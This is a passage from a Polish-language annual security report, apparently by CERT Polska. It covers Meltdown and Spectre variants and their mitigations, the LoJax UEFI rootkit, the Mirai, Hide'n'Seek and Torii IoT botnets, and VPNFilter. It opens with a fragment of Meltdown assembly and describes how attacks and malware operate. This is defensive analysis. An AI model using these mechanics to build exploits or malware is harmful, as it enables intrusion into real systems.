mov rbx, qword [rbx + rax] ; (5)
```

Rejestr `rbx` zawiera wskaźnik na naszą tablicę, która zostanie wykorzystana do eksfiltracji informacji techniką *cache side channel*. Instrukcja (1) powoduje wyzerowanie rejestru `rax`, po czym w pętli (2) (3) odczytujemy adres znajdujący się w pamięci kernela, dokonując dereferencji wskaźnika `rcx`. Odczytany bajt w rejestrze `rax` jest mnożony przez 4096 (3) i następuje dereferencja wskaźnika na `rbx[rax]`. Warunek (4) chroni przed odczytaniem wartości zero, ponieważ sukces ataku zależy od sytuacji wyścigu pomiędzy omawianym programem a procedurą obsługi wyjątków w procesorze. Niekiedy może zdarzyć się, że rejestr `rax` zostanie wyzerowany zanim dojdzie do jego wycieku, dlatego w kodzie ataku została umieszczona pętla.

Nowsze warianty ataków

W późniejszych miesiącach 2018 r. ukazały się kolejne publikacje, prezentujące podobne koncepcyjnie ataki, różniące się jednak implementacją:

- Speculative Store Bypass (Spectre v4; Spectre NG) - CVE-2018-3639
- Rogue System Register Read (Spectre v3a, Spectre NG) - CVE-2018-3640
- Lazy FP State Restore (Spectre NG) - CVE-2018-3665
- Bounds Check Bypass Store (Spectre NG) - CVE-2018-3693

Pojawiły się również ataki nadużywające *speculative execution* w parze z Intel SGX (Software Guard Extensions; “enklawy”)[74]:

- L1 Terminal Fault: SGX (Foreshadow) - CVE-2018-3615
- L1 Terminal Fault: OS/SMM (Foreshadow NG) - CVE-2018-3620
- L1 Terminal Fault: VMM (Foreshadow NG) - CVE-2018-3646

Wpływ podatności

Ze względu na problemy związane z załataniem omawianych podatności w procesorach, producenci systemów operacyjnych, hiperwizorów, a także inne firmy (np. VMware) zostały powiadomione o Meltdownie i Spectre z kilkumiesięcznym wyprzedzeniem. Pozwoliło to na wprowadzenie w produktach łatek zapobiegających.

[72] https://lkml.org/lkml/2017/12/27/2
[73] https://nvd.nist.gov/vuln/detail/CVE-2017-5754
[74] mechanizm służący do ochrony wybranego kodu przed ujawnieniem i modyfikacją

Meltdown

Do tej pory systemy operacyjne podmapowywały w przestrzeni adresowej użytkownika również adresy wirtualne, należące do jądra systemu, co stanowiło optymalizację wydajnościową (tzn. zredukowanie narzutu na zmiany kontekstu). Obejściem problemu z Meltdownem było zredukowanie przestrzeni adresów podmapowanych w przestrzeni użytkownika do niezbędnego minimum. Podobne rozwiązania wdrożono w systemach:

- Linux: Kernel page-table isolation[75]
- Windows: Kernel ASLR/VA Isolation[76]
- MAC OS: "Double map"[77]

Rozwiązanie było krytykowane w związku z wprowadzanym przez nie dodatkowym narzutem wydajnościowym. Różnorodność wyników w pojawiających się badaniach sugerowała, że stopień spowolnienia komputera po zastosowaniu łatek bardzo mocno zależy od tego, jaki jest charakter wykonywanej na nim pracy. Według doniesień, największe spowolnienie odnotowano w przypadku serwerów bazodanowych i wynosił od 17 do 23 proc.[78]

Spectre

Możliwość uruchomienia ataku nawet z poziomu skryptów JavaScript działających w przeglądarce, była opisywana w publikacjach.[79] Dlatego też w niektórych produktach wprowadzono łatki zapobiegające wykorzystywaniu podatności. Silnik JavaScript V8 został wzbogacony we flagę `--untrusted-code-mitigations`. Flaga powoduje włączenie dodatkowego maskowania adresów oraz indeksów w JIT-owanym kodzie, celem upewnienia się, że spekulatywne wykonanie nie odwołuje się do pamięci spoza wyznaczonego zakresu. Deklarowany spadek wydajności, związany z używaniem takiej łatki, może dochodzić nawet do około 15 proc.[80] Dodatkowo, deweloperzy przeglądarek obniżyli rozdzielczość czasu zwracanego przez takie interfejsy jak performance.now(). Wyłączono także `SharedArrayBuffer`[81, 82].


LoJax

We wrześniu 2018 r. firma ESET wydała obszerny raport[83] na temat zaobserwowanego przez analityków nowego zagrożenia związanego z metodą persystencji (pozostawania w zainfekowanym systemie), która używa rootkita działającego jako moduł UEFI.

UEFI to specyfikacja mechanizmu zarządzającego procesem uruchomienia komputera. Podobnie jak BIOS, UEFI działa ponad systemem operacyjnym i udostępnia mu usługi związane z dostępem do urządzeń. Rootkit to z kolei złośliwe oprogramowanie, które działa w sposób bardziej ukryty i z większymi uprawnieniami niż standardowe programy, zazwyczaj w postaci specjalnie przygotowanego modułu, bądź sterownika systemu operacyjnego. Rootkit UEFI wyróżnia się tym, że nie jest częścią systemu operacyjnego, a samej implementacji UEFI i fizycznie znajduje się w pamięci flash na płycie głównej komputera. Oznacza to, że nawet skasowanie wszystkich danych z dysku komputera albo jego całkowita wymiana nie spowoduje usunięcia tego typu złośliwego oprogramowania.

[75] https://lwn.net/Articles/738975/
[76] https://twitter.com/aionescu/status/930412525111296000
[77] https://twitter.com/aionescu/status/948609809540046849
[78] https://www.postgresql.org/message-id/20180102222354.qikjmf7dvnjgbkxe@alap3.anarazel.de
[79] https://spectreattack.com/spectre.pdf (strona 7)
[80] https://v8.dev/docs/untrusted-code-mitigations
[81] https://blogs.windows.com/msedgedev/2018/01/03/speculative-execution-mitigations-microsoft-edge-internet-explorer/
[82] https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/SharedArrayBuffer
[83] https://cdn1.esetstatic.com/ESET/US/resources/datasheets/ESETus-datasheet-lojax.pdf

ESET przypomina, że znane są już przypadki istnienia rootkitów UEFI: “rkloader”, o którym wiemy z wycieku z włoskiej firmy HackingTeam, dostarczającej złośliwe oprogramowanie rządom zachodnich państw[84], czy “darkmatter” używanego przez hakerów CIA[85]. Jednak do tej pory nie znaleziono potwierdzenia infekcji narzędziem tego typu.



Rysunek 56. *Sposób działania persystencji LoJacka (źródło: ESET).*

Sam sposób działania tego typu rootkitu nie musi być z natury złośliwy. Część producentów laptopów jako moduł UEFI instaluje mechanizm antykradzieżowy. Skuteczność tego typu mechanizmu zależy od kilku czynników: musi być on trudny do usunięcia lub wyłączenia oraz - najlepiej - jeżeli jest odporny na zmianę systemu operacyjnego czy nawet wymianę dysku. Przykładem takiego rozwiązania jest LoJack (starsza nazwa: Computrace) zaimplementowany jako moduł UEFI/BIOS. Moduł aktywuje się przed każdym startem systemu Windows, kiedy podmienia jeden z jego kluczowych plików wykonywalnych. Kod uruchamia się na wczesnym etapie inicjalizacji systemu, upewnia się, że kolejny komponent rozwiązania jest zainstalowany w systemie operacyjnym, a następnie przywraca oryginalną zawartość pliku. W końcu, po uruchomieniu systemu operacyjnego, niewielki agent LoJacka pobiera (lub dokonuje aktualizacji) główny komponent z zapisanego w swoich zasobach adresu internetowego producenta rozwiązania.

W maju 2018 r. amerykańska firma Arbor Networks (produkująca urządzenia służące do analizy ruchu sieciowego) zidentyfikowała agenty LoJacka, które łączyły się z innymi domenami niż te oryginalne. Co więcej, były to domeny uprzednio używane przez grupę APT28 w jej kampaniach złośliwego oprogramowania[86]. Modyfikacja adresu nie była trudna - wystarczyło, nawet ręcznie, zmienić kilkadziesiąt bajtów w pliku.

Badacze ESET-u nazwali zmodyfikowane agenty mianem “LoJax” i zaczęli szukać zainfekowanych komputerów. Oprócz agenta “LoJaxa”, na wielu maszynach znaleziono złośliwe oprogramowanie (albo ślady jego działania) typowe dla APT28: “SedUploader”, “XAgent” czy “Xtunnel”[87], ale również kilka niestandardowych narzędzi. Wśród nich było narzędzie pozwalające uzyskać informacje na temat konkretnej implementacji UEFI w komputerze, narzędzie do tworzenia zrzutu pamięci UEFI, dodające do odczytanej pamięci dodatkowy moduł UEFI oraz ponowne jej zapisanie.

Prawidłowo wdrożone UEFI nie powinno pozwalać na dowolną zmianę swojej pamięci, zarówno ze względów na bezpieczeństwo użytkownika jak i przypadkowej modyfikacji, która mogłaby uszkodzić komputer. Jednak okazuje się, że producenci w ogóle nie implementują zabezpieczeń, są one domyślnie wyłączone, zawierają błędy albo są możliwe do ominięcia. Narzędzie stworzone przez APT28 potrafi wykorzystać jedną z takich podatności[88]. Dalsza część infekcji przebiegała analogicznie do oryginalnej metody uzyskania persystencji przez LoJacka, jak na przedstawionym wyżej diagramie. Na końcu instalowane były standardowe trojany APT28.

[84] https://blog.trendmicro.com/trendlabs-security-intelligence/hacking-team-uses-uefi-bios-rootkit-to-keep-rcs-9-agent-in-target-systems/
[85] https://wikileaks.org/ciav7p1/cms/page_13763820.html
[86] https://asert.arbornetworks.com/lojack-becomes-a-double-agent/
[87] https://www.welivesecurity.com/wp-content/uploads/2016/10/eset-sednit-part-2.pdf
[88] https://bromiumlabs.files.wordpress.com/2015/01/speed_racer_whitepaper.pdf

Firma ESET zauważyła infekcje LoJaxem głównie na Bałkanach i w Europie Środkowo-Wschodniej. Jeden z niezależnych badaczy, sprawdzając dane statystyczne Cisco Umbrella IoC (*Indicator of Compromise*), podane przez ESET, stwierdził, że najwięcej infekcji było aktywnych w Polsce[89].

Rysunek 57. *Mapa powiązań infrastruktury zarządzania LoJaxem (źródło: VirusTotal, IOC ESET).*

Botnety IoT

Rynek inteligentnych urządzeń podłączanych masowo do internetu (ang. *IoT, Internet of Things*) rozwija się w bardzo szybkim tempie. Według niektórych źródeł[90] w 2018 r. 2 z 5 urządzeń podłączonych do internetu stanowiły właśnie urządzenia IoT, co dawało imponującą liczbę 7 miliardów urządzeń tego typu działających w sieci. Szacunkowo udział ten, jak również liczba wszystkich urządzeń z dostępem do globalnej sieci, ma się zwiększać w najbliższych latach w tempie ok. 10 proc. na rok. Można spotkać również opracowania prognozujące dużo bardziej dynamiczny trend[91]. Dodając do tego faktu odkrywane regularnie podatności, wykorzystanie domyślnych haseł administratora, panele administracyjne umożliwiające logowanie z każdego zakątka świata, czy brak aktualizacji firmware'u sprawiły, że drastycznie rosnąca skala przejętych urządzeń IoT bądź ich infekcji stała się codziennością dla branży bezpieczeństwa teleinformatycznego.

Botnety IoT nie są zjawiskiem, które pojawiło się na przestrzeni ostatnich 2-3 lat. Już kilka lat przed niesławnym Miraiem, który zyskał rozgłos w sierpniu 2016 r., pojawiały się botnety Aidra czy Bashlite, masowo infekujące urządzenia IoT. Celem ich działalności było wywoływanie ataków DDoS

[89] http://archive.is/vBrWK
[90] https://iot-analytics.com/state-of-the-iot-update-q1-q2-2018-number-of-iot-devices-now-7b/
[91] https://www.statista.com/statistics/471264/iot-number-of-connected-devices-worldwide/

na ogromną skalę. Część grup przestępczych, specjalizujących się właśnie w atakach blokujących usługi, dostrzegła potencjał drzemiący w kontrolowanych infrastrukturach, oferując usługi DDoS-as-a-Service. Dysponując kwotą ok. 20 USD miesięcznie, każdy może wydzierżawić część botnetu i przeprowadzić atak DDoS dla własnych potrzeb[92]. Obecnie ataki DDoS to tylko jeden ze sposobów nielegalnego wykorzystania botnetów IoT, o czym opowiemy w dalszej części raportu.

Mirai i jego warianty

Działalność botnetu Mirai była jednym z gorętszych tematów w świecie IT security w 2016 r., bardzo chętnie zresztą podchwytywanym przez media. Niedługo po odkryciu tego malware'u, bo już pod koniec września 2016 r., jego kod został upubliczniony, co poskutkowało pojawieniem się wkrótce nowych wariantów botnetu opartych, w mniejszym lub większym stopniu, na kodzie oryginalnego projektu. Do najgroźniejszych z nich należą zaobserwowany we wrześniu 2017 r. Reaper, wykorzystujący pakiet 9 eksploitów na podatności znalezione w urządzeniach różnych producentów oraz zidentyfikowany w grudniu 2017 r. Satori, którego celem były wybrane modele routerów Realtek oraz Huawei. Zainteresowanych metodą działania oryginalnego botnetu Mirai zapraszamy do lektury naszego raportu za 2017 r.


Do dziś powstały dziesiątki wariantów Miraia, część z nich o otwartym kodzie źródłowym. Zazwyczaj są one nazywane i klasyfikowane na podstawie nazwy gałęzi (ang. *branch*) projektu. Nazwa ta odnosi się do argumentu polecenia wywoływanego podczas infekcji, np. dla brancha MASUTA polecenie to wygląda następująco:

```
$ /bin/busybox MASUTA
MASUTA: applet not found
```

Do drugiej połowy czerwca 2018 r. zidentyfikowano 66 wariantów opartych na kodzie Miraia[93], jednak wątpliwości jednego z użytkowników Twittera co do rzeczywistej liczby różnych mutacji zmotywowały researcherów z firmy Avast do porównania charakterystycznych elementów 7 wariantów tego malware'u w celu wyodrębnienia pewnych cech wspólnych[94]. Porównanie wykazało różnice w listach domyślnych danych uwierzytelniających zapisanych na stałe w kodzie malware'u, używanych podczas jednej z faz ataku. Niezgodności dotyczyły par login-hasło, zbieżności poszczególnych pozycji na liście z listą używaną przez oryginalny kod Miraia oraz długości samej listy. Inne odnalezione rozbieżności pomiędzy wariantami były związane m.in. z kluczem używanym do deobfuskacji wspomnianej listy, rozszerzeniu listy tzw. kill portów[95], jak również listy atakowanych architektur tj. Argonaut RISC Core czy Motorola RCE (a więc znowu - kolejnych urządzeń wspierających te architektury). Udało się zaobserwować, że nowe warianty Miraia czerpią korzyść przede wszystkim z modularnej budowy oryginalnego projektu, dzięki czemu dodawanie w kolejnych wersjach nowych funkcji, eksploitujących nowo definiowane zbiory podatności, jest stosunkowo proste.

Na szczególną uwagę zasługuje jeszcze jeden wariant Miraia - Sora, infekujący szeroki wachlarz urządzeń opartych na rozmaitych architekturach sprzętowych. Kod Sory został skompilowany przy użyciu narzędzi z projektu Aboriginal Linux[96], który umożliwia łatwe tworzenie plików wykonywalnych, uruchamianych na różnych platformach, co znacznie poszerzyło zbiór urządzeń IoT będących potencjalnym celem botnetu[97].

[92] https://blog.radware.com/uncategorized/2018/03/history-of-iot-botnets/
[93] https://twitter.com/rommeljoven17/status/1010060870100049920
[94] https://blog.avast.com/hacker-creates-seven-new-variants-of-the-mirai-botnet
[95] usług nasłuchujących na danym urządzeniu, np. SSH, Telnet, które malware IoT zamyka w celu uniemożliwienia podłączenia się właścicielowi urządzenia, a także innym rodzinom złośliwego oprogramowania, eliminując w ten sposób ewentualną konkurencję.
[96] https://github.com/landley/aboriginal
[97] https://www.symantec.com/blogs/threat-intelligence/mirai-cross-platform-infection



Rysunek 58. *Najpopularniejsze gałęzie Miraia, stan na czerwiec 2018 r. (źródło: https://twitter.com/rommeljoven17/status/1010060870100049920).*

Hide'n'Seek

Ciekawymi cechami wyróżnia się inne zagrożenie - odkryty przez BitDefender w styczniu 2018 r. botnet Hide'n'Seek, któremu już w pierwszych dniach działalności udało się zainfekować przeszło 90 000 urządzeń[98]. Według tego samego źródła, na początku października 2018 r. liczba zainfekowanych urządzeń osiągnęła pułap 300 000, a średnia dobowa liczba aktywnych botów w tym okresie oscylowała na poziomie 4 000 - 5 000[99].

Najważniejszym rozwiązaniem użytym w konstrukcji botnetu Hide'n'Seek jest wykorzystanie zdecentralizowanej architektury P2P (ang. *peer-to-peer*). Nie jest to nowy pomysł, ponieważ podobnie został zaprojektowany także botnet Hajime, opisywany przez CERT Polska w poprzednim raporcie[100]. Interesującą kwestią jest zapisana na stałe w kodzie lista peerów, z którymi łączy się oprogramowanie. Najwięcej spośród nich zostało zlokalizowanych w Korei Południowej, Chinach oraz USA. Zidentyfikowano również kilka adresów z polskich sieci. Protokół P2P służy do propagacji botnetu, wymiany plików pomiędzy zainfekowanymi urządzeniami oraz przesyłania na nie aktualizacji malware'u.

Drugi najważniejszy komponent Hide'n'Seeka to działający podobnie jak w Miraiu skaner, posługujący się losowo generowanymi adresami IP oraz predefiniowaną listą portów. Używane są one w celu określenia dostępnych na atakowanym urządzeniu usług i możliwości ich wykorzystania w celu jego przejęcia.

Porty	Usługa	Podejmowana akcja
23, 2323	Telnet	Atak bruteforce z wykorzystaniem listy danych uwierzytelniających (login-hasło)
80, 8080	HTTP	Użycie powszechnie dostępnych eksploitów na usługi
5555	ADB	Próba przejęcia urządzenia poprzez otwarty na świat interfejs ADB (ang. *Android Debug Bridge*)
2480	OrientDB	Wykorzystanie podatności RCE (CVE-2017-11467[101])
5984	CouchDB	Wykorzystanie podatności RCE (CVE-2017-12636[102])

Tabela 7. *Lista skanowanych przez Hide'n'Seek portów oraz podejmowanych akcji w zależności od usługi.*

[98] https://labs.bitdefender.com/2018/09/hide-and-seek-iot-botnet-learns-new-tricks-uses-adb-over-internet-to-exploit-thousands-of-android-devices/
[99] https://www.youtube.com/watch?v=d2-2VRxBqEA&t=22m28s
[100] https://www.cert.pl/PDF/Raport_CP_2017.pdf
[101] https://www.cvedetails.com/cve/CVE-2017-11467/
[102] https://www.cvedetails.com/cve/CVE-2017-12636/

Na uwagę zasługuje modularna budowa malware'u. Zaraz po zainfekowaniu Hide'n'Seek nie posiada załadowanych konkretnych eksploitów. Zbiera natomiast szczegółowe informacje o urządzeniu, na podstawie których są następnie pobierane odpowiednie moduły skompilowane pod konkretną architekturę (m.in. x86, ARM czy MIPS). Hide'n'Seek przechowuje je w pamięci urządzenia, dlatego wykonując jej zrzut można stwierdzić, jakie moduły zostały ściągnięte przez malware. Przykładem może być *cpuminer*, zamieniający urządzenie IoT w koparkę kryptowalut. Mimo, że nie jest to popularne rozwiązanie, ze względu na małą moc obliczeniową urządzeń IoT, świetnie obrazuje kierunek, w którym zmierzają botnety IoT. Cryptomining, dystrybucja ransomware'u czy fraudy to oprócz ataków DDoS kolejne przykłady do czego można wykorzystać botnet oparty o urządzenia IoT.

Torii

W drugiej połowie września 2018 r. został zaobserwowany nowy rodzaj malware'u na urządzenia IoT - Torii. Informacja, skąd jest inicjowany ruch sieciowy na port 23 (znany scenariusz z użyciem domyślnych danych uwierzytelniających), jest ukrywana poprzez wykorzystanie węzłów sieci Tor. Stąd właśnie pochodzi nazwa oprogramowania. Specjaliści z firmy Avast, którzy dokładnie przeanalizowali działanie nowego zagrożenia, doszli do wniosku, że botnet mógł działać już dużo wcześniej, nawet od grudnia 2017 r.[103] Podobnie jak w przypadku wcześniej omawianych rozwiązań, Torii posiada modularną budowę, a także wersje dostępne na różne platformy (m.in. x86, x86_64, MIPS, ARM, PowerPC oraz SuperH) wykorzystujące łącznie ponad 100 złośliwych modułów, gotowych do użycia w zależności od atakowanej architektury[104].

Torii jest nie tylko trudny do wykrycia, ale i usunięcia. Został wyposażony w sześć mechanizmów persystencji, wykorzystywanych jednocześnie w celu zmaksymalizowania możliwości przetrwania i zapewnienia ciągłości działania malware'u na zainfekowanym urządzeniu[105]. Kolejnymi ciekawymi rozwiązaniami, które zastosował autor Torii, jest napisany w języku Go uniwersalny moduł do wykonania dowolnej komendy na urządzeniu, szyfrowanie komunikacji z C&C, czy możliwość wyprowadzania wrażliwych danych i przesyłania ich do serwera C&C. I właśnie to ostatnie rozwiązanie stanowi, według researcherów z firmy Avast, główny cel działania Torii, zdecydowanie odróżniając go od pozostałych botnetów IoT.

Omawiany malware stanowi pewną ewolucję i swego rodzaju kolejny poziom w rozwoju oprogramowania atakującego urządzenia IoT. Torii nie jest oparty na kodzie Miraia, przez co działa nieco inaczej. Przykładem może być brak generatora losowych adresów IP, służącego do wyboru następnych celów pod kątem możliwości infekcji i propagacji. Dzięki temu Torii stara się działać jak najmniej zauważalnie w warstwie sieciowej, ukrywając fakt infekcji urządzenia i potajemnie realizując cele właściciela botnetu.

Sytuacja w Polsce

Podobnie jak 2017 r., również 2018 r. nie przyniósł zmasowanych ataków na urządzenia IoT w polskich sieciach. Nie zaobserwowaliśmy wielu infekcji, a te które wystąpiły, dotyczyły głównie przejętych routerów (najczęściej Mikrotik lub TP-Link). Zazwyczaj atakującym oprogramowaniem była jedna z odmian Miraia. W części zainfekowanych urządzeń udało się rozwiązać problem dzięki temu, że wielu dostawców internetu szybko i z należytą powagą potraktowało ostrzeżenia dotyczące malware'u IoT, wysyłane przez nasz zespół do odpowiednich zespołów abuse.


Zespół CERT Polska wciąż jest na etapie rozwijania i doskonalenia narzędzi dotyczących obserwacji i powiadamiania o urządzeniach IoT, które mogły zostać przejęte i włączone jako element infrastruktury któregoś z botnetów IoT. Nie ma miesiąca, aby nie docierały do nas informacje o nowych zagrożeniach do których na bieżąco adaptujemy nasze systemy, aby jak najlepiej i jak najszybciej ostrzegać polskich użytkowników internetu. Na koniec przedstawiamy tabelę 8, która ujmuje śred-

[103] https://blog.avast.com/new-torii-botnet-threat-research
[104] https://the-parallax.com/2018/09/28/new-botnet-torii-iot-abuse/
[105] https://blog.avast.com/new-torii-botnet-threat-research

nią liczbę botów Miraia w polskich sieciach (niezależnie od rodziny), obserwowanych przez zespół CERT Polska w poszczególnych miesiącach 2018 r. Średnia miesięczna liczba aktywnych botów utrzymywała się mniej więcej na poziomie poniżej 1 000 i jest to stały pułap, obserwowany od połowy 2017 r.

Miesiąc	Średnia dzienna liczba aktywnych botów w PL
Styczeń	818
Luty	895
Marzec	829
Kwiecień	768
Maj	791
Czerwiec	1 117
Lipiec	946
Sierpień	918
Wrzesień	1 036
Październik	1 171
Listopad	1 074
Grudzień	896
Średnia liczba w ujęciu miesięcznym	**938**

Tabela 8. *Średnia dzienna liczba botów Miraia (wszystkie rodziny) w polskich sieciach w ujęciu miesięcznym.*



Wykres 4. *Średnia dzienna liczba botów Miraia (wszystkie rodziny) w polskich sieciach w ujęciu miesięcznym.*

Podsumowanie

Szybko rosnący rynek urządzeń IoT stwarza wiele okazji do nadużyć. Po pierwsze, urządzenia IoT to nierzadko "nisko wiszące owoce" (ang. *low-hanging fruits*) w hierarchii atakowanych celów, co pozwala na wykorzystanie luk nawet przez atakujących o niewielkich umiejętnościach. Z powodu niskiego standardu bezpieczeństwa są stosunkowo łatwe do eksploitacji i przejęcia.

Wiele urządzeń IoT (np. kamery IP, routery czy termostaty) działa praktycznie bez przerwy. Są rzadko monitorowane, a zainteresowanie właściciela ich utrzymaniem kończy się w momencie podłączenia urządzenia do sieci. Dlatego też stanowią łakomy kąsek dla osoby o złych intencjach. Poza tym koszt przejęcia urządzenia IoT jest znacznie niższy, niż koszt i nakład pracy potrzebny do przejęcia dobrze zabezpieczonego serwera. A przecież np. w celu przeprowadzenia ataku DDoS, trzeba najpierw mieć możliwość zbudowania i kontroli pewnej infrastruktury, złożonej z wielu takich elementów.

Z drugiej strony, niektórzy eksperci z firm analizujących malware IoT przewidują, że rozwój tego segmentu złośliwego oprogramowania będzie podążał w stronę coraz bardziej wyrafinowanych, modularnych rozwiązań, możliwych do konfiguracji w locie w celu dostosowania funkcjonalności pod kątem różnych rodzajów ataków[106]. Niektórzy twierdzą ponadto, że trend będzie ewoluował w stronę urządzeń o coraz większej mocy obliczeniowej, aby zaprząc je do realizacji zadań, które jej wymagają, np. do kopania kryptowalut.

Pozostaje pytanie, czy da się zmienić obecny obraz sytuacji, albo chociaż w jakimś stopniu zmniejszyć bądź zahamować liczbę infekcji? Być może, wobec pasywnej postawy producentów urządzeń IoT w kwestii choćby aktualizacji firmware'u, rozwiązaniem mogłyby być regulacje prawne. Dobrym przykładem może być lokalne prawo stanu Kalifornia, przyjęte we wrześniu 2018 r. Prawo to nakłada na producentów urządzeń sprzedawanych i podłączanych do sieci w tamtym rejonie obowiązek używania unikalnego inicjalnego hasła dla każdego egzemplarza (nadanego przez producenta lub wybieranego przez użytkownika)[107]. Inne proponowane regulacje prawne, które można by wprowadzić, to np. określenie daty ważności firmware'u, aby użytkownik wiedział, do kiedy może liczyć na wsparcie producenta, czy choćby udostępnienie dokumentacji lub zapewnienie możliwości samodzielnej aktualizacji albo wgrania alternatywnego oprogramowania na urządzenie, już po zakończeniu okresu wsparcia przez producenta. Czas pokaże, czy tego typu rozwiązania przyczynią się do zwiększenia bezpieczeństwa w dynamicznie rozwijającym się świecie urządzeń IoT.

VPNFilter

Zespół Cisco Talos, zajmujący się analityką zaawansowanych zagrożeń, w połowie 2018 r. opublikował informację o nowym rodzaju złośliwego oprogramowania, atakującym urządzenia sieciowe SOHO (Small Office, Home Office). Pierwsze statystyki były niepokojące: zainfekowano co najmniej pół miliona urządzeń w 54 krajach[108]. Celem ataku był sprzęt firm ASUS, D-Link, Huawei, Linksys,

[106] https://blog.avast.com/iot-predictions
[107] https://leginfo.legislature.ca.gov/faces/billTextClient.xhtml?bill_id=201720180SB327
[108] https://blog.talosintelligence.com/2018/05/VPNFilter.html

Mikrotik, Netgear, TP-Link, Ubiquiti, UPVEL, QNAP oraz ZTE. Interesujące, że cyberprzestępcy wykorzystujący VPNFilter utrzymywali dwie infrastruktury: pierwszą przeznaczoną tylko do przejętych urządzeń na terenie Ukrainy oraz drugą - dla reszty świata. Badanie kodu ujawniło podobieństwa z malware'm wykorzystywanym przez grupę BlackEnergy[109]. Niestety, nie są znane szczegóły uzyskania wstępnego dostępu do urządzeń - prawdopodobnym wektorem są publicznie znane podatności na urządzenia w/w producentów.

Atak na urządzenie składał się z trzech etapów: pierwszy krok służył zapewnieniu persystencji na urządzeniu oraz pobraniu pliku wykonywalnego etapu drugiego - jak w klasycznym loaderze. Modyfikacja pamięci NVRAM oraz wpis do crontaba zapewniały dostępność malware'u po restarcie.

Loader przygotowano w wersjach pod różne architektury sprzętowe. Deweloperzy malware'u w ciekawy sposób zapewnili aktualizację list serwerów Command & Control (C2): zainfekowane urządzenie pobierało zdjęcie z serwisu Photobucket, które w danych EXIF zawierało informację o lokalizacji zrobienia zdjęcia, będącą w rzeczywistości adresem IP. Jeżeli operacja nie zakończyła się powodzeniem, wówczas obrazek był pobierany z dedykowanej domeny. Aby mieć pewność komunikacji z urządzeniem, atakujący dodali jeszcze jeden mechanizm na wypadek, gdy opisane wyżej sposoby zawiodą: otwarcie portu i nasłuchiwanie komunikatu o odpowiedniej treści.

Zainfekowane urządzenia skanowały sieć pod kątem otwartych portów 23, 80, 2000 oraz 8080, celem dalszej propagacji infekcji na urządzeniach producentów Mikrotik oraz QNAP. Komunikacja z serwerami zarządzającymi odbywała się poprzez sieć Tor. Właściwe złośliwe oprogramowanie pobrane przez loader, umożliwiało wykonywanie dostarczonych poleceń, uszkodzenie urządzenia poprzez wyzerowanie krytycznych obszarów pamięci firmware oraz pobieranie plików z dostarczonego adresu URL. Również nazwa rodziny malware'u wzięła się z operacji przeprowadzanych w tym etapie, a dokładniej - tworzenia roboczych folderów w lokalizacjach: `/var/run/vpnfilterm` oraz `/var/run/vpnfilterw`.

